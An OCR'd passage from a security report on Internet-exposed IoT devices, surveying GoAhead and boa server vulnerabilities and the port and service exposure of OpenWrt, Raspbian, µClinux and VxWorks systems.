


Figure 2-34 CVE-2007-4915 vulnerability in boa server V0.93.15



However, the boa server is not alone. On December 19, 2017, the GoAhead embedded server was reported to contain a remote command execution vulnerability. This vulnerability affects GoAhead versions earlier than V3.6.5. As indicated on the official website, GoAhead's current source code version is 4.0.0, while the version 3.6.5 was released on June 10, 2017. We are quite sure that all devices with a GoAhead web server released before June 2017, if not upgraded, contain this vulnerability.

After analysis[4] , we find that if the value of the "Server" field in a returned HTTP response is "GoAhead-Webs", the GoAhead web server before V2.5 is used. A conservative estimate shows that, up to now, the existence of this vulnerability results in the exposure of over 520,000 devices on the Internet.

2.2.6 Summary IoT Devices

The massive exposure of IoT devices, including routers, video surveillance devices, and printers, open up new opportunities for attackers. The previous Mirai[24] event is a massive DoS attack launched by a hacker who built a botnet by breaking into IoT devices through exploitation of security issues such as weak passwords and then planting malicious code into them. Such security events can occur at any time, which not only causes victim devices to lose their intended functions but also allows attackers to perform massive attacks, leading to serious damage.

Nowadays, from household Internet printers to truck management systems in commercial environments, IoTs are creeping into every corner of our daily life. Though IoT makes our life much easier and more colorful, its wide applications also bring great security risks as indicated in this chapter. As the vast IoT network reaches more than 20 billion nodes, it's quite a necessity for us to identify such nodes, analyze their exposure and network behaviors, and grade their vulnerability risks to form an intelligence database in terms of specific segments of the IoT. In this way, we can provide targeted protection for IoT devices, thus preventing attackers from implementing large-scale attacks against other infrastructure by exploiting vulnerable IoT nodes.

2.3 Exposure Analysis of IoT Operating Systems

On December 8, 2016, China's Ministry of Industry and Information Technology and Ministry of Finance jointly published the *Five-year Blueprint for Intelligent Manufacturing (2016-2020)*[25]. In this report, the "Direction of Innovations in Key Common Technologies of Intelligent Manufacturing" section clearly states that China should speed up the development of highly secure and trusted real-time industrial operating systems. According to the *IoT Whitepaper* (2016)[26] released by China Academy of Information and Communications Technology (CAICT), IoT operating systems are embarking on a path of innovative growth to be more scalable and interoperable.

It is a given that before 2020, IoT operating systems will better support a wider variety of wireless connections and IoT application-layer protocols. It is hoped such systems will become more secure. There is no strict definition for what an IoT operating system is. For traditional embedded operating systems, a sharp line is drawn between real-time ones and non-real-time ones. In contrast, IoT operating systems have such a line blurred and have additional support for

4 Based on the search result of HTTP headers in source code. For details on source code, see https://github.com/embedthis/goahead/releases.

wireless connections and various protocols. The emphasis in this section is on IoT operating systems with the following features:

- Support for a variety of wireless connections (for example, NB-IoT, LoRa, Zigbee, and Z-Wave) specific to IoTs, such as Huawei's LiteOS and ThingsSquare's Contiki.
- Support for IoT application-layer protocols such as MQTT and CoAP.


Among statistics collected by NTI, we find several IoT operating systems such as Nucleus, VxWorks, Windows CE, OpenWrt, and Raspbian. These operating systems, though relatively traditional, greatly improve IoT developer experience in development and application, while supporting multiple wireless network protocols and network management. An example is the Raspbian operating system running on intelligent Raspberry Pi (RPi) hardware. In addition to Node.js, this system adds the MQTT module, making developing IoT applications as easy as making PPT presentations. Another example is OpenWrt which is an open-source router firmware distribution. Thanks to its great network management capability, OpenWrt has the potential to become an IoT gateway. Aided by its great strength in IoTs, traditional hardware solutions based on wireless chips like MT7620 will gradually become open-source, significantly lowering the difficulty in development of IoT applications.

This section provides an overall picture of operating systems of IoT devices exposed on the Internet, with a focus on the distribution of five typical operating systems.

2.3.1 Overall Picture

Viewpoint 17: A marked increase is observed in the number of IoT operating systems exposed on the Internet.

Figure 2-35 Distribution of exposed IoT operating systems



In the first half of 2017, based on statistics collected by NTI, we made an analysis[27] of exposed devices with IoT operating systems from two perspectives: port and protocol (service). Here, we focus on five operating systems: VxWorks, Raspbian series, OpenWrt series, and Nucleus. In the latter half of 2017, we observed a significant increase in the exposed quantity for these operating systems except Nucleus. Therefore, no separate analysis is made of Nucleus here.

Although the number of exposed OpenWrt operating systems was only 2136 all across China in the first half of 2017, as reported in *Analysis of Exposed IoT Devices in China* released by NSFOCUS, it increased by 24.5 times to 54,440 in the latter half, as shown in Figure 2-35. A total of 1390 Raspbian operating systems were exposed in the first half, with an increase of 6.2 times to 10,016 in the latter half of 2017. Also, there are separate sections to present mostly exposed ports and services of the VxWorks, uClinux, OpenWrt series, and Raspbian series operating systems. In addition, we analyze the exposure of the Windows CE operating system.

2.3.2 OpenWrt

Cisco Linksys launched the Linksys WRT54G router in 2003. For this model, the company used the Linux kernel with a view of reducing the cost. However, the vendor was finally forced to make the source code public. Then came some third-party router firmware built based on source code of Linksys. Among those types of firmware, one, called OpenWrt, gained popularity, which is usually regarded as a Linux distribution. This firmware is often used for routers. Also, we cannot exclude the possibility that some amateurs install it in other embedded devices such as web camera, robots, and demo boards.

Viewpoint 18: A great number of HTTPS ports and HTTP ports are exposed on OpenWrt operating systems, with a total quantity reaching 130,000 around the world and 67,000 in China.

As shown in Figure 2-36 and Figure 2-37, the OpenWrt operating system has the HTTPS service and HTTP service most exposed to the Internet. There are 67,255 HTTPS services exposed all across the globe and 46,988 in China, not a big difference between the two figures. Also, the telnet, FTP, and SSH services are heavily exposed. Around the world, the exposed quantity of the telnet service and SSH service both exceed 10,000. In China, the number of exposed telnet, FTP, SSH services accessible on the OpenWrt operating system all exceed 3000.

Figure 2-36 Ranking of services accessible on OpenWrt-speaking devices (global)





Figure 2-37 Ranking of services accessible on OpenWrt-speaking devices (China)



Viewpoint 19: A great many OpenWrt operating systems have the VPN service enabled.

As shown in Figure 2-38 and Figure 2-39, port 443 through which the HTTPS service is accessible by default is exposed most often, with the exposed quantity reaching 71,339 around the world and 49,308 in China. In particular, port 1723 is exposed on 7879 devices all over the world and 5992 in China. Generally, port 1723 is configured to provide the PPTP-based VPN service by default. This indicates that some devices installed with the OpenWrt and Raspbian systems are exploited to enable the VPN service.

Figure 2-38 Ranking of ports opened on OpenWrt-speaking devices (global)





Figure 2-39 Ranking of ports opened on OpenWrt-speaking devices (in China)



2.3.3 Raspbian

Raspbian generally runs on a kind of smart hardware called Raspberry Pi. Raspberry Pi delivers much higher performance than average IoT devices as it is equipped with a quad-core ARM Cortex-A7-based CPU and 1 GB RAM. Therefore, compared with traditional embedded operating systems, the Raspbian operating system can integrate software packages concerning hardware debugging, network connection, and mathematical computation. Particularly remarkable is the easy installation of the system, which gains praise from electronics engineers and other hobbyists.

Viewpoint 20: The SSH service is exposed in large quantities on the Raspbian system as this service is not disabled when not in use.

As shown in Figure 2-40 and Figure 2-41, among nearly 270,000 devices installed with Raspbian, 180,000 and 190,000 devices are found to respectively have the SSH service and HTTP service enabled. In other words, 73.3% of all devices running Raspbian are used as HTTP servers, while 67.6% make the SSH service publicly accessible. The SSH service is enabled in two cases:

- The SSH service is enabled by default upon the initial run of the Raspbian system.
- The SSH service is enabled by the administrator to log in to the console for configuration management.

Figure 2-40 Ranking of services accessible on Raspbian-speaking devices (global)





Figure 2-41 Ranking of services accessible on Raspbian-speaking devices (in China)



Viewpoint 21: The Raspbian system has massively exposed VPN service.

As shown in Figure 2-42 and Figure 2-43, of all ports opened on the Raspbian system, port 22 is most frequently opened, whether across the world or in China.

Worldwide, the number of Raspbian systems opening port 22 reaches 16, 2237 which accounts for 60% of the total figure. In China, port 22 is found opened on 7859 Raspbian systems, about 78% of the total quantity of the country. As there is no great quantitative variation between the opened port 22 and accessible SSH service, we can infer that the SSH service exposure is more likely because it is enabled by default upon the initial run of the Raspbian system. We exclude human error as the cause of exposure because administrators with security awareness or O&M experience tend to configure an uncommon port for the SSH service before enabling the service. Like OpenWrt systems, a good many Raspbian systems have the PPTP services enabled, with 8466 found around the world and 837 discovered in China. In view of this, we can see that the VPN is set up on Raspberry Pi running Raspbian and compatible hardware.

Figure 2-42 Ranking of ports opened on Raspbian-speaking devices (global)





Figure 2-43 Ranking of ports opened on Raspbian-speaking devices (in China)



2.3.4 µClinux

Unlike Linux, µClinux adopts the real-time storage policy that enables the operating system to be ported to microprocessors without a memory management unit (MMU). Up to now, µClinux has been used in routers, set-top boxes (STBs), and other applications such as video surveillance.

Viewpoint 22: Of the 151,761 exposed µClinux installations worldwide, 149,773 (99%) make the SSDP service publicly available.

As shown in Figure 2-44 and Figure 2-45, among all devices powered by µClinux, most have the Simple Service Discovery Protocol (SSDP) service exposed to the Internet. In the global sphere, the number of µClinux installations that make the SSDP service publicly accessible hits 150,000. In China, the number for the SSDP service is 26,052, followed by HTTP, TFTP, and HTTPS. SSDP, as the first layer in the UPnP protocol stack, uses multicasting to run the HTTP service on port 1900 for device discovery.

Figure 2-44 Ranking of services publicly accessible on µClinux-speaking devices (global)





Figure 2-45 Ranking of services publicly accessible on µClinux-speaking devices (in China)



As shown in Figure 2-46 and Figure 2-47, the number of devices with port 1900 opened to listen for the SSDP service by default reaches 150,000, accounting for 98% of the total µClinux-speaking devices around the world. In China, the number is 25,875, accounting for 97% of the national total. Surprisingly, devices opening port 69 come in third from the global perspective, with the number reaching 43,887. In China, the number is 7276, second only to that of devices opening port 1900. By default, the TFTP service is listening on port 69. With a combined view of opened ports and accessible services, we believe that it is likely that µClinux-speaking devices provide both device discovery and file transfer functions.

Figure 2-46 Ranking of ports opened on µClinux-speaking devices (global)





Figure 2-47 Ranking of ports opened on µClinux-speaking devices (in China)



2.3.5 VxWorks

VxWorks is an embedded, real-time operating system (RTOS) designed by Wind River, a US company, in 1993. As a universally recognized capable real-time kernel operating system in the industry, VxWorks is widely used on devices handling massive data flows, such as switches and routers, and on various precision-control devices in the aerospace field.

Viewpoint 23: It is quite common for VxWorks installations to make the WDB service publicly accessible.

As shown in Figure 2-48 and Figure 2-49, among all VxWorks-speaking devices, the number of devices allowing access to unidentifiable services and that of devices allowing access to the HTTP service add up to 440,000, four times the total number of devices. This indicates that VxWorks usually opens more than one port to listen for multiple services, such as HTTP, FTP, or telnet. In addition, quite a large portion of VxWorks installations makes the WindRiver Network Debugger (WDB) publicly accessible. There were 12,120 devices around the world, including 9100 in China, throwing a banner message saying "Error in Wind River System VxWorks debug service response." The WDB service provides the capability of remotely debugging the VxWorks operating system over the Internet. An attacker obtaining the debug privilege via the WDB debug port will threaten the security of the operating system.

Figure 2-48 Ranking of services publicly accessible on VxWorks-speaking devices (global)


